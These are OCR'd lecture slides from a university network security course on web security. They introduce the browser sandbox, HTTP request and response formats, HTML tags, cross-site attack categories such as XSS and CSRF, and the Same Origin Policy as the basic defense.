
University of Connecticut
Computer Science and Engineering
CSE 4402/5095: Network Security

Web Security and Privacy


Updated Sunday, December 8, 2024

The Web Security Landscape



- Each entity can be attacker or victim
- Most basic: rogue site attacks browser
- Most challenging: <u>cross site/origin attacks</u>

Rogue site attack:
site attacks client machine



Attack: mal-script – or other malicious input


Defense:
browser sandbox

Browser Sandbox

- Limits what (rogue) website, script can do
- Script can:
  - Present arbitrary contents in ‘page area’ of browser + FavIcon
  - Instruct browser: open window/tab, embed object, load new page
  - Read/write objects
  - Communicate using XMLhttpReq/Fetch API: http request, receive response

  Only as allowed by the SOP (Same Origin Policy)
- Script cannot:
  - Run native code, access local files, change settings, …
    - Except with user’s permission / assistance
- Vulnerabilities may allow ‘Break-out-of-Sandbox’ attacks
  - Not our focus


Cross-site/origin attacks



Attacks: XSS, CSRF, XS-Leak, click-jacking, ….
Basic defense: Same Origin Policy (SOP)

HTTP: hypertext transfer protocol

- Web's application layer protocol, uses TCP
- client/server model
  - *client:* browser that requests, receives, "displays" Web objects
  - *server:* Web server sends objects in response to requests
- Object: web page (HTML) picture, script, font, …
- Request is for <u>one</u> object
- Stateless



HTTP requests

- HTTP request message:
  - ASCII (human-readable format): easier to debug
    - E.g. experiment using telnet to web server

scheme∈{GET, POST,…}

request line

```
GET /index.html HTTP/1.1
… (other headers)
Host: uconn.edu
Origin: google.com
… (more headers)

Optional body (e.g., filled form, file)
- not used for GET
```

header lines

Empty line (CR+LF)

Same server (IP) may host more sites

HTTP responses

status line (protocol, status code, status phrase)

Headers

Empty line (CR+LF) →


```
HTTP/1.1 200 OK
Connection: close
Date: …
… (other headers)

payload, e.g., requested HTML file
```

HTML (HyperText Markup Language)

Markup text: ASCII text marked with **tags** (metatext), including:


- **hyperlinks** (**simple:** <a href=“uconn.edu”> and **embedded:** <img src=“…”>, <script src=“…”>, …
- **Important and less known/simple: <**iframe id=“FrID” src=“xxx”>,…)
- Other tags, e.g. for formatting (<b>, <h1>,…) and for organization (<div>, <table>, …)

Cross-Site Interactions



- The Web allows interactions across sites, mainly:
  - Write: links, redirect, submit form
  - Embedding of objects
- Key factor in web usefulness!
  - Initially, no restrictions
- But… security challenges [and attacks] → defenses, too

The Web and Cross-Site Interactions



- Security challenges [&attacks]:
  - How do sites authenticate clients?
  - Is Request2 from Alice or from 666.org? [CSRF, clickjacking]
  - Can 666.org control Response 2? [XSS, phishing, defacement,...]
  - Can 666.org expose information from Response2 ? [XS-Leak]
- Basic defense: **Same Origin Policy (SOP)**
  - Critical – but may make it harder/impossible to do stuff

https: web (http) connection over TLS


- https: web (http) traffic but protected (‘encrypted’) by TLS
- TLS stands for Transport Layer Security

Should we explain TLS ?

See Piazza for a poll on how to use the two not-yet-allocated lectures, if we will not need them for already planned contents

https: web (http) connection over TLS

- https: web (http) traffic but protected (‘encrypted’) by TLS
- TLS stands for Transport Layer Security



Same Origin Policy (SOP)

- Goal: allow desired cross-site interactions, block attacks
- Different Same Origin Policies for different types of access
